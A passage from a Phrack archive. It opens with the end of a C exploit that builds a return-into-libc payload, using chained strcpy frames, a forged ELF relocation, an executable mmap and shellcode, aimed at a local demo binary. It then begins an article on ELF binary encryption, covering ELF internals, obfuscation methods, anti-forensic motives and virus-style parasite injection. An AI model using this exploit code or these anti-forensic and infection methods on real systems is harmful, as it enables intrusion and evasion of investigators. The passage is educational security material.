            zero) + sizeof(struct two_arg) * (idx + 1);
        b->zero[idx].func = STRCPY;
        b->zero[idx].leave_ret = LEAVERET;
        b->zero[idx].param1 = addr;
        b->zero[idx].param2 = PTR_TO_NULL;
}

/* this function checks if the byte at position "offset" is zero; if so,
prepare a strcpy frame to nullify it; else, prepare a strcpy frame to
nullify some secure, unused location */
void setup_zero(struct ourbuf *b, unsigned int offset, int zeronum)
{
        char *ptr = (char *) b;
        if (!ptr[offset]) {
                fprintf(stderr, "fixing zero at %i(off=%i)\n", zeronum,
                    offset);
                ptr[offset] = 0xff;
                fix_zero(b, FRAMESINDATA + offset, zeronum);
```

```
        } else
                fix_zero(b, FRAMESINDATA + sizeof(struct ourbuf) + 4,
                    zeronum);
}

/* same as above, but prepare to nullify a byte not in our payload, but at
absolute address abs */
void setup_zero_abs(struct ourbuf *b, unsigned char *addr, int offset,
    int zeronum)
{
        char *ptr = (char *) b;
        if (!ptr[offset]) {
                fprintf(stderr, "fixing abs zero at %i(off=%i)\n", zeronum,
                    offset);
                ptr[offset] = 0xff;
                fix_zero(b, (unsigned int) addr, zeronum);
        } else
                fix_zero(b, FRAMESINDATA + sizeof(struct ourbuf) + 4,
                    zeronum);
}

int main(int argc, char **argv)
{
        char lng[sizeof(struct ov) + 4 + 1];
        char str[sizeof(struct ourbuf) + 4 + 1];
        char *env[3] = { lng, str, 0 };
        struct ourbuf thebuf;
        struct ov theov;
        int i;
        unsigned int real_index, mysym, reloc_offset;

        memset(theov.scratch, 'X', sizeof(theov.scratch));
        if (argc == 2 && !strcmp("testing", argv[1])) {
                for (i = 0; i < sizeof(theov.scratch); i++)
                        theov.scratch[i] = i + 0x10;
                theov.ebp = 0x01020304;
                theov.eip = 0x05060708;
        } else {
                theov.ebp = FRAMESINDATA;
                theov.eip = LEAVERET;
        }
        strcpy(lng, "LNG=");
        memcpy(lng + 4, &theov, sizeof(theov));
        lng[4 + sizeof(theov)] = 0;

        memset(&thebuf, 'A', sizeof(thebuf));
        real_index = (VIND - VERSYM) / 2;
        mysym = SYMTAB + 16 * real_index;
        fprintf(stderr, "mysym=0x%x\n", mysym);
        if (mysym > FRAMESINDATA
            && mysym < FRAMESINDATA + sizeof(struct ourbuf) + 16) {
                fprintf(stderr,
                    "syment intersects our payload;"
                    " choose another VIND or FRAMESINDATA\n");
                exit(1);
        }

        reloc_offset = FRAMESINDATA + offsetof(struct ourbuf, r) - JMPREL;

/* This strcpy call will relocate my_elf_sym from our payload to a fixed,
appropriate location (mysym)
*/
        thebuf.reloc.new_ebp =
            FRAMESINDATA + offsetof(struct ourbuf, zero);
        thebuf.reloc.func = STRCPY;
        thebuf.reloc.leave_ret = LEAVERET;
        thebuf.reloc.param1 = mysym;
        thebuf.reloc.param2 = FRAMESINDATA + offsetof(struct ourbuf, sym);
```

```
        thebuf.mymmap.new_ebp =
            FRAMESINDATA + offsetof(struct ourbuf, trans);
        thebuf.mymmap.put_plt_here = PLT;
        thebuf.mymmap.reloc_offset = reloc_offset;
        thebuf.mymmap.leave_ret = LEAVERET;
        thebuf.mymmap.start = MMAP_START;
        thebuf.mymmap.length = 0x01020304;
        thebuf.mymmap.prot =
            0x01010100 | PROT_EXEC | PROT_READ | PROT_WRITE;
        thebuf.mymmap.flags =
            0x01010000 | MAP_EXECUTABLE | MAP_FIXED | MAP_PRIVATE |
            MAP_ANONYMOUS;
        thebuf.mymmap.fd = 0xffffffff;
        thebuf.mymmap.offset = 0x01021000;

        thebuf.trans.new_ebp = 0x01020304;
        thebuf.trans.func = STRCPY;
        thebuf.trans.leave_ret = MMAP_START + 1;
        thebuf.trans.param1 = MMAP_START + 1;
        thebuf.trans.param2 = FRAMESINDATA + offsetof(struct ourbuf, hell);

        memset(thebuf.hell, 'x', sizeof(thebuf.hell));
        memcpy(thebuf.hell, hellcode, strlen(hellcode));

        thebuf.r.r_info = 7 + 256 * real_index;
        thebuf.r.r_offset = FRAMESINDATA + sizeof(thebuf) + 4;
        thebuf.sym.st_name =
            FRAMESINDATA + offsetof(struct ourbuf, mmapname)
            + NAME_ADD_OFF- STRTAB;

        thebuf.sym.st_value = FRAMESINDATA + sizeof(thebuf) + 4;
#define ANYTHING 0xfefefe80
        thebuf.sym.st_size = ANYTHING;
        thebuf.sym.st_info = (unsigned char) ANYTHING;
        thebuf.sym.st_other = ((unsigned char) ANYTHING) & ~3;
        thebuf.sym.st_shndx = (unsigned short) ANYTHING;

        strcpy(thebuf.mmapname, mmap_string);

/* setup_zero[_abs] functions prepare arguments for strcpy calls, which
are to nullify certain bytes
*/
        setup_zero(&thebuf,
            offsetof(struct ourbuf, r) +
            offsetof(struct my_elf_rel, r_info) + 2, 0);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, r) +
            offsetof(struct my_elf_rel, r_info) + 3, 1);

        setup_zero_abs(&thebuf,
            (char *) mysym + offsetof(struct my_elf_sym, st_name) + 2,
                    offsetof(struct ourbuf, sym) +
                offsetof(struct my_elf_sym, st_name) + 2, 2);

        setup_zero_abs(&thebuf,
            (char *) mysym + offsetof(struct my_elf_sym, st_name) + 3,
                    offsetof(struct ourbuf, sym) +
                offsetof(struct my_elf_sym, st_name) + 3, 3);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, start), 4);
```

```
        setup_zero(&thebuf,
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, offset), 5);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, reloc_offset) + 2, 6);

        setup_zero(&thebuf,
            offsetof(struct ourbuf, mymmap) +
            offsetof(struct mmap_plt_args, reloc_offset) + 3, 7);

        strcpy(str, "STR=");
        memcpy(str + 4, &thebuf, sizeof(thebuf));
        str[4 + sizeof(thebuf)] = 0;
        if (sizeof(struct ourbuf) + 4 >
            strlen(str) + sizeof(thebuf.mmapname)) {
                fprintf(stderr,
                    "Zeroes in the payload, sizeof=%d, len=%d, correct it !\n",
                    sizeof(struct ourbuf) + 4, strlen(str));
                fprintf(stderr, "sizeof thebuf.mmapname=%d\n",
                    sizeof(thebuf.mmapname));
                exit(1);
        }
        execle("./pax", "pax", 0, env, 0);
        return 1;
}
<-->
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x05 of 0x0e

|=----=[Armouring the ELF: Binary encryption on the UNIX platform]=----=|

|=-------=[grugq <grugq@lokmail.net>, scut <scut@team-teso.net>]=------=|

--[Contents

--[Introduction

The UNIX world has lagged far behind the Microsoft world (including both MS-DOS and MS Windows) in the twin realms of binary protection and reverse engineering.

The variety and types of binary protection are a major area of difference. MS Windows PE binaries can be encrypted, packed, wrapped, and thoroughly obfuscated, and then decrypted, unpacked, unwrapped, and reconstructed. Conversely, the best that can be done to a UNIX ELF binary is stripping the debugging symbol table. There are no deconstructors, no wrappers, no encrypters, and only a single packer (UPX [12], aimed at decreasing disk space, not increasing protection) for the ELF. Clearly the UNIX ELF binary is naked compared to the powerful protections afforded the Windows PE binary format.

The quantity and quality of reverse engineering tools are other key areas of significant gulf. The runtime environment of the PE binary, and indeed the very operating system it executes on, is at the mercy of the brilliant debugger SoftICE. Meanwhile the running ELF can only be examined one word at a time via the crippled system call ptrace(), imperfectly interfaced via adb and its brain dead cousin: gdb. The procfs, on those systems on which it is present, typically only provides the ability to examine a process rather than control it. Indeed, the UNIX world is an unrealised nightmare for the UNIX reverse engineer. Unrealised because up until now no one has bothered to protect an ELF binary.

--[Why encrypt?

The prime motivator for protecting files on MS platforms has been to enforce copy protection in a failed attempt to ensure payment for shareware applications. As of now, there is no such motivation on the UNIX side, but there are other reasons to protect binaries.

From the viewpoint of an attacker the reasons to protect binaries can be

listed as:

- hindering forensic analysis in case of detection
- hindering copying of confidential data (possibly by other attackers or commercially motivated forensic investigators*)
- adding functionality to the protected binary

From the point of view of a defender, there are also good reasons to protect binaries. These can be enumerated as

- adding a level of authorization checks
- hindering analysis of customised intrusion detection tools (tools that an attacker might figure out how to evade, were they to discover their purpose)
- adding functionality to the protected binary

The need to protect binaries from analysis in the UNIX world has clearly surfaced.

* Certain big five companies sell their collections of recovered exploits for an annual fee.

--[What is binary encryption?

The reasons to protect a binary are clear, now we have to come up with a good design for the protection itself. When we talk of protecting binaries it is important to know what sort of protection we expect to achieve; we must define our requirements. The requirements for this implementation are as follows:

- Only authorised individuals may execute the binary.
- The on disk binary must be immune for all methods of static analysis which might reveal anything substantial about the purposes/methods of the binary.
- The process image of the binary, something that unfortunately cannot be hidden, must obscure the purposes/methods of the binary.
- The mechanism for protecting the binary must be production quality, being both robust and reliable.

The best mechanism to fulfill all of these requirements is with some form of encryption. We know enough of what we want that we can now define the term "binary encryption" as the process of protecting a binary from reverse engineering and analysis, while keeping it intact and executeable to the underlying operating system. Thus, when we talk of binary encryption we refer to a robust security mechanism for protecting binaries.

--[The threat

Today most of the so called "forensic analysts" have very few tools and knowledge at hand to counter anything more sophisticated than rm, strip and some uncautious attacker. This has been demostrated in the public analysis of the x2 binary [14]. Two seminal forensic investigators have been completely stumped by a relatively simple binary protection. It is worth mentioning that two private reverse engineers reversed the x2 binary to C source code in approximately one day.

The Unix forensic investigater has an extremely limited range of tools at her disposal for analysis of a compromised machine. These tools tend to be targeted at debugging a misbehaving system, rather than analysing a compromised system. While locate, find, lsof and netstat are fine when attempting to keep a production system from falling over, when it comes to investigating a breakin, they fall short on usefulness. Even TCT is severly limited in its capabilities (although that is the subject of another paper).

If the broad analysis of an entire system is so impaired, binary analysis is even more so. The forensic analyst is equiped with tools designed to debug binaries straight from the back end of an accomidating compiler, not the hostile binaries packaged by a crafty attacker. The list of tools is short, but for completeness presented here: strings, objdump, readelf, ltrace, strace, and gdb. These tools are all based on two flawed interfaces: libbfd and ptrace(). There are superior tools currently in development, but they are primarily intended for, and used by, Unix reverse engineers and other individuals with "alternative" motivations.

Barring these private reverse engineering applications, no Unix tools exist to tackle sophisticated hostile code. This is because the basic Unix debugging hooks are very limited. The ubiquitus ptrace() can be easily subverted and confused, and while /proc interface is more feature rich, it is not uniform across platforms. Additionally the /proc debugging interface typically provides only information about the runtime environment of a process, not control over its exectuion. Even the most sophisticated procfs need not be of any help to the analyst, if the binary is sufficiently protected.

That said, there has been some slight improvement in the quality of analysis tools. The powerful Windows only disassembler - IDA - now provides complete support for the ELF binary format. Indeed, with the latest release IDA can finally handle ELF binaries without a section header table (thanks Ilfak).

These improvements in the available tools are meaningless however, unless there is an accompanying increase in knowledge and skill for the forensic analysers. Given that there are almost no skilled reverse engineers in forensic analysis (based on the published material one could easily conclude that there are none), the hackers will have the upper hand at the start of this arms race.

As the underground world struggles with with the issue of leaking exploits and full vs. non disclusure, more hackers will see binary encryption as a means of securing their intellectual property. Simultaneously the security community is going to be exposed to more encrypted binaries, and will have to learn to analyse a hostile binary.

--[ELF format

The 'Executeable and Linking Format' is a standardized file format for executeable code. It is mostly used for executeable files (ET_EXEC) or for shared libraries (ET_DYN). Currently almost all modern Unix variants support the ELF format for its portability, standardized features and designed-from-scratch cleaness. The actual version of the ELF standard is 1.2. There are multiple documents covering the standard, see [1].

The ELF binary format was designed to meet the requirements of both linkers (typically used during compile time) and loaders (typically used only during run time). This nessicitated the incorporation of two distinct interfaces to describe the data contained within the binary file. These two interfaces have no dependancy on each other. This section will act as a brief introduction to both interfaces of the ELF.

--[ELF headers

An ELF file must contain at a minimum an ELF header. The ELF header contains information regarding how the contents of the binary file should be interpreted, as well as the locations of the other structures describing the binary. The ELF header starts at offset 0 within the file, and has the following format:

```
#define EI_NIDENT (16)

typedef struct
{
```

```
  unsigned char e_ident[EI_NIDENT];     /* Magic number and other info */
  Elf32_Half    e_type;                 /* Object file type */
  Elf32_Half    e_machine;              /* Architecture */
  Elf32_Word    e_version;              /* Object file version */
  Elf32_Addr    e_entry;                /* Entry point virtual address */
  Elf32_Off     e_phoff;                /* Program header table file offset */
  Elf32_Off     e_shoff;                /* Section header table file offset */
  Elf32_Word    e_flags;                /* Processor-specific flags */
  Elf32_Half    e_ehsize;               /* ELF header size in bytes */
  Elf32_Half    e_phentsize;            /* Program header table entry size */
  Elf32_Half    e_phnum;                /* Program header table entry count */
  Elf32_Half    e_shentsize;            /* Section header table entry size */
  Elf32_Half    e_shnum;                /* Section header table entry count */
  Elf32_Half    e_shstrndx;             /* Section header string table index */
} Elf32_Ehdr;
```

The fields are explained in detail below:

* e_ident has certain known offsets that contain information about how to treat and interpret the binary. Be warned that Linux defines additional indices and values that are not contained in the SysV ABI, and are therefore non-portable. These are the official known offsets, and their potential values:

```
#define EI_MAG0         0               /* File identification byte 0 index */
#define ELFMAG0         0x7f            /* Magic number byte 0 */

#define EI_MAG1         1               /* File identification byte 1 index */
#define ELFMAG1         'E'             /* Magic number byte 1 */

#define EI_MAG2         2               /* File identification byte 2 index */
#define ELFMAG2         'L'             /* Magic number byte 2 */

#define EI_MAG3         3               /* File identification byte 3 index */
#define ELFMAG3         'F'             /* Magic number byte 3 */

#define EI_CLASS        4               /* File class byte index */
#define ELFCLASSNONE    0               /* Invalid class */
#define ELFCLASS32      1               /* 32-bit objects */
#define ELFCLASS64      2               /* 64-bit objects */

#define EI_DATA         5               /* Data encoding byte index */
#define ELFDATANONE     0               /* Invalid data encoding */
#define ELFDATA2LSB     1               /* 2's complement, little endian */
#define ELFDATA2MSB     2               /* 2's complement, big endian */

#define EI_VERSION      6               /* File version byte index */
#define EV_CURRENT      1               /* Value must be EV_CURRENT */
```

* e_type describes how the binary is intended to be utilised. The following are legal values:

```
#define ET_NONE         0               /* No file type */
#define ET_REL          1               /* Relocatable file */
#define ET_EXEC         2               /* Executable file */
#define ET_DYN          3               /* Shared object file */
#define ET_CORE         4               /* Core file */
```

* e_machine indicates for which architecture the object file is intended. The following is a short list of the most common values:

```
#define EM_SPARC         2              /* SUN SPARC */
#define EM_386           3              /* Intel 80386 */
#define EM_SPARCV9      43              /* SPARC v9 64-bit */
#define EM_IA_64        50              /* Intel Merced */
```

* e_version indicates which version of ELF the object file conforms too.

Currently it must be set to EV_CURRENT, identical to e_ident[EI_VERSION].

* e_entry contains the relative virtual address of the entry point to the binary. This is traditionally the function _start() which is located at the start of the .text section (see below). This field only has meaning for ET_EXEC objects.

* e_phoff conatins the offset from the start of the file to the first Program Header (see below). This field is only meaningful in ET_EXEC and ET_DYN objects.

* e_shoff contains the offset from the start of the file to the first Section Header (see below). This field is always useful to the reverse engineer, but only required on ET_REL files.

* e_flags contains processor specific flags. This field is not used on i386 or SPARC systems, so it can be safely ignored.

* e_ehsize contains the size of the ELF header. This is for error checking and should be set to sizeof(Elf32_Ehdr).

* e_phentsize contains the size of a Program Header. This is for error checking and should be set to sizeof(Elf32_Phdr).

* e_phnum contains the number of Program headers. The program header table is an array of Elf32_Phdr with e_phnum elements.

* e_shentsize contains the size of a Section Header. This is for error checking and should be set to sizeof(Elf32_Shdr).

* e_shnum contains the number of Section headers. The section header table is an array of Elf32_Shdr with e_shnum elements.

* e_shstrndx contains the index within the section header table of the section containing the string table of section names (see below).

The following two sections describe in detail the linking interface and the execution interface to the ELF, respectively.

--[ELF Sections

The interface used when linking multiple object files together is the Section interface. The binary file is viewed as an collection of sections; each an array of bytes of which no byte may reside in more than one secion. The contents of a section may be interpreted in any way by the inspecting application, although there is helper information to enable an application to correctly interpret a section's contents. Each section is described by a section header, contained within a section header table typically located at the end of the object. The section header table is an array of section headers in arbitrary order, although usually in the same order as they appear in the file, with the only exeption being that the zeroeth entry is the NULL section: a section which is set to 0 and doesn't describe any part of the binary. Each section header has the following format:

```
typedef struct
{
  Elf32_Word    sh_name;                /* Section name (string tbl index) */
  Elf32_Word    sh_type;                /* Section type */
  Elf32_Word    sh_flags;               /* Section flags */
  Elf32_Addr    sh_addr;                /* Section virtual addr at execution */
  Elf32_Off     sh_offset;              /* Section file offset */
  Elf32_Word    sh_size;                /* Section size in bytes */
  Elf32_Word    sh_link;                /* Link to another section */
  Elf32_Word    sh_info;                /* Additional section information */
  Elf32_Word    sh_addralign;           /* Section alignment */
```

```
  Elf32_Word    sh_entsize;             /* Entry size if section holds table */
} Elf32_Shdr;
```

The fields of the section header have the following meanings:

* sh_name contains an index into the section contents of the e_shstrndx string table. This index is the start of a null terminated string to be used as the name of the section. There are reserved names, the most important being:

```
          .text           Executable object code
          .rodata         Read only strings
          .data           Initialised "static" data
          .bss            Zero initialized "static" data, and the
                          base of the heap
```

* sh_type contains the section type, helping the inspecting application to determine how to interpret the sections contents. The following are legal values:

```
#define SHT_NULL         0              /* Section header table entry unused */
#define SHT_PROGBITS     1              /* Program data */
#define SHT_SYMTAB       2              /* Symbol table */
#define SHT_STRTAB       3              /* String table */
#define SHT_RELA         4              /* Relocation entries with addends */
#define SHT_HASH         5              /* Symbol hash table */
#define SHT_DYNAMIC      6              /* Dynamic linking information */
#define SHT_NOTE         7              /* Notes */
#define SHT_NOBITS       8              /* Program space with no data (bss) */
#define SHT_REL          9              /* Relocation entries, no addends */
#define SHT_SHLIB        10             /* Reserved */
#define SHT_DYNSYM       11             /* Dynamic linker symbol table */
```

* sh_flags contains a bitmap defining how the contents of the section are to be treated at run time. Any bitwise OR'd value of the following is legal:

```
#define SHF_WRITE       (1 << 0)        /* Writable */
#define SHF_ALLOC       (1 << 1)        /* Occupies memory during execution */
#define SHF_EXECINSTR   (1 << 2)        /* Executable */
```

* sh_addr contains the relative virtual address of the section during runtime.

* sh_offset contains the offset from the start of the file to the first byte of the section.

* sh_size contains the size in bytes of the section.

* sh_link is used to link associated sections together. This is typically used to link a string table to a section whose contents require a string table for correct intepretation, e.g. symbol tables.

* sh_info is a used to contain extra information to aid in link editing. This field has exactly two uses, indicating which section a relocation applies to for SHT_REL[A] sections, and holding the maximum number of elements plus one within a symbol table.

* sh_addralign contains the alignment requirement of section contents, typically 0/1 (both meaning no alignment) or 4.

* sh_entsize, if the section holds a table, contains the size of each element. Used for error checking.

--[ELF Segments

The ELF segment interface is used to during the creation of a process image. Each segment, a contiguous stream of bytes, (not to be confused with a memory segment, i.e. one page) is described by a program header. The program headers are contained in a program header table described by the ELF header. This table can be located anywhere, but is typically located immediately after the ELF header *. The program header is now described in depth:

```
typedef struct
{
  Elf32_Word    p_type;                 /* Segment type */
  Elf32_Off     p_offset;               /* Segment file offset */
  Elf32_Addr    p_vaddr;                /* Segment virtual address */
  Elf32_Addr    p_paddr;                /* Segment physical address */
  Elf32_Word    p_filesz;               /* Segment size in file */
  Elf32_Word    p_memsz;                /* Segment size in memory */
  Elf32_Word    p_flags;                /* Segment flags */
  Elf32_Word    p_align;                /* Segment alignment */
} Elf32_Phdr;
```

The fields have the following meanings:

* p_type describes how to treat the contents of a segment. The following are legal values:

```
#define PT_NULL         0               /* Program header table entry unused */
#define PT_LOAD         1               /* Loadable program segment */
#define PT_DYNAMIC      2               /* Dynamic linking information */
#define PT_INTERP       3               /* Program interpreter */
#define PT_NOTE         4               /* Auxiliary information */
#define PT_SHLIB        5               /* Reserved */
#define PT_PHDR         6               /* Entry for header table itself */
```

* p_offset contains the offset within the file of the first byte of the segment.

* p_vaddr contains the realtive virtual address the segment expects to be loaded into memory at.

* p_paddr contains the physical address of the segment expects to be loaded into memory at. This field has no meaning unless the hardware supports and requires this information. Typically this field is set to either 0 or the same value as p_vaddr.

* p_filesz contains the size in bytes of the segment within the file.

* p_memsz contains the size in bytes of the segment once loaded into memory. If the segment has a larger p_memsz than p_filesz, the remaining space is initialised to 0. This is the mechanism used to create the .bss during program loading.

* p_flags contains the memory protection flags for the segment once loaded. Any bit wise OR'd combination of following are legal values:

```
#define PF_X            (1 << 0)        /* Segment is executable */
#define PF_W            (1 << 1)        /* Segment is writable */
#define PF_R            (1 << 2)        /* Segment is readable */
```

* p_align contains the alignment for the segment in memory. If the segment is of type PT_LOAD, then the alignment will be the expected page size.

* FreeBSD's dynamic linker requires the program header table to be located within the first page (4096 bytes) of the binary.

--[ELF format - support and history

The ELF format has widely gained acceptance as a reliable and mature executeable format. It is flexible, being able to support different architectures, 32 and 64 bit alike, without compromising too much of its design.

As of now, the following systems support the ELF format:

```
        DGUX            | ELF, ?, ?
        FreeBSD         | ELF, 32/64 bit, little/big endian
        IRIX            | ELF, 64 bit, big endian
        Linux           | ELF, 32/64 bit, little/big endian
        NetBSD          | ELF, 32/64 bit, little/big endian
        Solaris         | ELF, 32/64 bit, little/big endian
        UnixWare        | ELF, 32 bit, little endian
```

The 32/64 bit differences on a single system is due to different architectures the operating systems is able to run on.

--[ELF loading

An ELF binary is loaded by mapping all PT_LOAD segments into memory at the correct locations (p_vaddr), the binary is checked for library dependancies and if they exist those libraries are loaded. Finally, any relocations that need to be done are performed, and control is transfered to the main executable's entry point. The accompanying code in load.c demonstrates one method of doing this (based on the GNU dynamic linker).

--[ELF loading - Linux

Once the userspace receives control, we have this situation:

- All PT_LOAD segments of the binary, or if its dynamicly linked: the dynamic linker, are mapped properly
- Entry point: In case there is a PT_INTERP segment, the program counter is set to the entry point of the program interpreter.
- Entry point: In case there is no PT_INTERP segment, the program counter is initialized to the ELF header's entry point.
- The top of the stack is initialized with important data, see below.

When the userspace receives control, the stack layout has a fixed format. The rough order is this:

```
       <arguments> <environ> <auxv> <string data>
```

The detailed layout, assuming IA32 architecture, is this (Linux kernel series 2.2/2.4):

```
  position            content                     size (bytes) + comment
  ------------------------------------------------------------------------
  stack pointer ->  [ argc = number of args ]     4
                    [ argv[0] (pointer) ]         4   (program name)
                    [ argv[1] (pointer) ]         4
                    [ argv[..] (pointer) ]        4 * x
                    [ argv[n - 1] (pointer) ]     4
                    [ argv[n] (pointer) ]         4   (= NULL)

                    [ envp[0] (pointer) ]         4
                    [ envp[1] (pointer) ]         4
                    [ envp[..] (pointer) ]        4
                    [ envp[term] (pointer) ]      4   (= NULL)

                    [ auxv[0] (Elf32_auxv_t) ]    8
                    [ auxv[1] (Elf32_auxv_t) ]    8
                    [ auxv[..] (Elf32_auxv_t) ]   8
                    [ auxv[term] (Elf32_auxv_t) ] 8   (= AT_NULL vector)
```

```
                    [ padding ]                   0 - 16

                    [ argument ASCIIZ strings ]   >= 0
                    [ environment ASCIIZ str. ]   >= 0

  (0xbffffffc)      [ end marker ]                4   (= NULL)

  (0xc0000000)      < top of stack >              0   (virtual)
  ------------------------------------------------------------------------
```

When the runtime linker (rtld) has done its duty of mapping and resolving all the required libraries and symbols, it does some initialization work and hands over the control to the real program entry point afterwards. As this happens, the conditions are:

- All required libraries mapped from 0x40000000 on
- All CPU registers set to zero, except the stack pointer ($sp) and the program counter ($eip/$ip or $pc). The ABI may specify further initial values, the i386 ABI requires that %edx is set to the address of the DT_FINI function.

--[ELF loading - auxiliary vectors (Elf32_auxv_t).

The stack initialization is somewhat familar for a C programmer, since he knows the argc, argv and environment pointers from the parameters of his 'main' function. It gets called by the C compiler support code with exactly this parameters:

```
    main (argc, &argv[0], &envp[0]);
```

However, what is more of a mystery, and usually not discussed at all, is the array of 'Elf32_auxv_t' vectors. The structure is defined in the elf.h include file:

```
typedef struct
{
        int a_type;                     /* Entry type */
        union
        {
                long int a_val;         /* Integer value */
                void *a_ptr;            /* Pointer value */
                void (*a_fcn) (void);   /* Function pointer value */
        } a_un;
} Elf32_auxv_t;
```

It is a generic type-to-value relationship structure used to transfer very important data from kernelspace to userspace. The array is initialized on any successful execution, but normally it is used only by the program interpreter. Lets take a look on the 'a_type' values, which define what kind of data the structure contains. The types are found in the 'elf.h' file, and although each architecture implementing the ELF standard is free to define them, there are a lot of similarities among them. The following list is from a Linux 2.4 kernel.

```
/* Legal values for a_type (entry type).  */
#define AT_NULL         0               /* End of vector */
#define AT_IGNORE       1               /* Entry should be ignored */
#define AT_EXECFD       2               /* File descriptor of program */
#define AT_PHDR         3               /* Program headers for program */
#define AT_PHENT        4               /* Size of program header entry */
#define AT_PHNUM        5               /* Number of program headers */
#define AT_PAGESZ       6               /* System page size */
#define AT_BASE         7               /* Base address of interpreter */
#define AT_FLAGS        8               /* Flags */
#define AT_ENTRY        9               /* Entry point of program */
#define AT_NOTELF       10              /* Program is not ELF */
```

```
#define AT_UID          11              /* Real uid */
#define AT_EUID         12              /* Effective uid */
#define AT_GID          13              /* Real gid */
#define AT_EGID         14              /* Effective gid */
#define AT_CLKTCK       17              /* Frequency of times() */
```

Some types are mandatory for the runtime dynamic linker, while some are merely candy and remain unused. Also, the kernel does not have to use every type, infact, the order and occurance of the elements are subject to change across different kernel versions. This turns out to be important when writing our own userspace ELF loader, since the runtime dynamic linker may expect a certain format, or even worse, the headers we receive by the kernel ourselves are in different order on different systems (Linux 2.2 to 2.4 changed behaviour, for example). Anyway, if we stick to a few simple rules when parsing and setting up the headers, few things can go wrong:

- Always skip sizeof(Elf32_auxv_t) bytes at a time
- Skip any unknown AT_* type
- Ignore AT_IGNORE types
- Stop processing only at AT_NULL vector

On Linux, the runtime linker requires the following Elf32_auxv_t structures:

AT_PHDR, a pointer to the program headers of the executeable
AT_PHENT, set to 'e_phentsize' element of the ELF header (constant)
AT_PHNUM, number of program headers, 'e_phnum' from ELF header
AT_PAGESZ, set to constant 'PAGE_SIZE' (4096 on x86)
AT_ENTRY, real entry point of the executeable (from ELF header)

On other architectures there are similar requirements for very important auxiliary vectors, with which the runtime linker would not be able to work.

Some further details about the way Linux starts up an executeable can be found at [11].

--[Binary encryption theory

There is nothing new about encrypting binaries, indeed since the 1980's there have been various mechanisms developed for protecting binaries on personal computers. The most active developers of binary protections have been virus writers and shareware developers. While these techniques have evolved with advances in processing power and operating system architecture, most of the basic concepts remain the same. Essentially a plaintext decryption engine will execute first and it will decrypt the next encrypted section of code, this might be the main .text, or it might be another decryption engine.

Barring a flawed and easily cracked encryption technique (e.g. XOR with a fixed value), the first plaintext decryptor is the usually the weak point of any encrypted binary. Due to this weakness, a number of various methods have been developed for making the initial decryption engine as difficult to reverse engineer as possible.

The following is just a brief list of methods that have been used to protect the initial decryption engine:

* Self Modifying Code: Code which alters itself during run time, so that analysis of the binary file on disk is different from analysis of the memory image.

* Polymorphic Engines: Creates a unique decryption engine each time it is used so that it is more difficult to compare two files. Also, it is slightly more difficult to reverse engineer.

* Anti-Disassembling/Debugging tricks: Tricks which attempt to confuse the tools being used by the reverse engineer. This makes it difficult

for the analyst to discover what the object code is doing.

The following is a short list of encryption methods that have been used to protect the main object code of the executable:

* XOR: The favourite of any aspiring hacker, xor is frequently used to obfuscate code with a simple encryption. These are usually very easily broken, but extend slightly the time it takes to reverse engineer.

* Stream Ciphers: Ideal for binary encryption, these are usually strong, small and can decrypt an arbitray number of bytes. A binary properly encrypted with a stream cipher is impregnable to analysis.

* Block Ciphers: These are more awkward to use for binary encryption because of the block alignment requirements.

* Virtual CPUs: A painstaking and powerful method of securing a binary. The object code actually runs on a virual CPU that needs to be independantly analysed first. Very painful for a reverse engineer (and also the developer).

There are even mechanisms to keep the plaintext as safe as possible in memory. Here is a partial list of some of these mechanisms:

* Running Line Code: This is when only the code immediately needed is decrypted, and then encrypted again after use. CPU intensive, but extremely difficult to analyse.

* Proprietary Binary Formats: If the object code is stored in an unknown format, it is quite difficult for the reverse engineer to determine what is data and what is text.

--[Runtime encryption techniques

--[The virus approach

Adding code to an ELF executeable is far from being new. There have been known ELF viruses since about 1997, and Silvio was the first to publish about it [2], [3].

One nasty property about the ELF format is its "easy loading" design goal. The program headers and the associated segments map directly into the memory, speeding up the preparation of the executeable when executing it. The way its implemented in the ELF format makes it difficult to change the file layout after linking. To add code or to modify the basic structure becomes nearly impossible, since a lot of hardcoded values cannot be adjusted without knowing the pre-linking information, such as relocation information, symbols, section headers and the like. But most of such information is either gone in the binary or incomplete.

Even with such information, modifying the structure of the ELF executeable is difficult (without using a sophisticated library such as libbfd). For an in-depth discussion about reducing the pain when modifying shared libraries with most of the symbol information intact, klog has written an article about it [4].

Because of this difficulties, most attempts in the past have focused on exploiting ’gaps’ within the ELF binary, that get mapped into memory when loading it, but remain unused. Such areas are needed to align the memory on pages. As mentioned earlier, ELF has been designed for fast loading, and this alignment in the file guarantees a one-to-one mapping of the file into the memory. Also, as we will see below, this alignment allows easy implementation of page-wise granularity for read, write and execution permission.

So the ’usual’ ELF virus searches through the host executeable for such

gaps, and in case a sufficient large area has been found it writes a copy of itself into it. Afterwards it redirects the execution flow of the program to its own area, often by just modifying the program entry point in the ELF header. There have been numerous examples for such viruses, most notable the 'VIT' [5] and 'Brundle-Fly' [6] virii.

While this approach works moderatly well in practice, it cannot infect every ET_EXEC ELF executeable. The page size (PAGE_SIZE) on a UNIX system is often 4096, and since the padding can take up at max a whole page, the chances of finding a possible gap is dependant on the virus size and the host executeable. An average virus of the above type takes about 2000 bytes and hence can infect only about 50 percent of all executeables. While for virii this adds some non-deterministic fun and does not really matter, for reliable binary encryption this approach has serious drawbacks.

However, there have been mad people using this approach for basic binary encryption purposes. The program which does this is called dacryfile. There is a demonstration copy of dacryfile* available from [7]. Dacryfile uses a data injected parasite to perform the run time decryption of the host file. While dacryfile is undocumented, a limited amount of information is provided here for the curious.

Dacryfile is a collection of tools which implement the following concept. The host file is encrypted from the start of the .text section, to the end of the .text segment. The file now has its object code and its read only data protected by encryption, while all its data and dynamic objects are open to inspection. The host file is injected with a parasite that will perform the runtime decryption. This parasite can be of arbitrary size because it is appended to the end of the .data segment.

The default link map of a gcc produced Linux ELF has the .dynamic section as the last prior to the .bss section. The .dynamic section is an array of Elf32_Dyn structures, terminated by a NULL struct tag. Therefore, regardless of how big the .dynamic section, processing of its contents will halt when the terminating Elf32_Dyn struct is encountered. A parasite can be injected at the end of the section without damaging the host file in any way. The dacryfile program "inject" appends the .text section from a parasite object file onto the .dynamic section of a host binary.

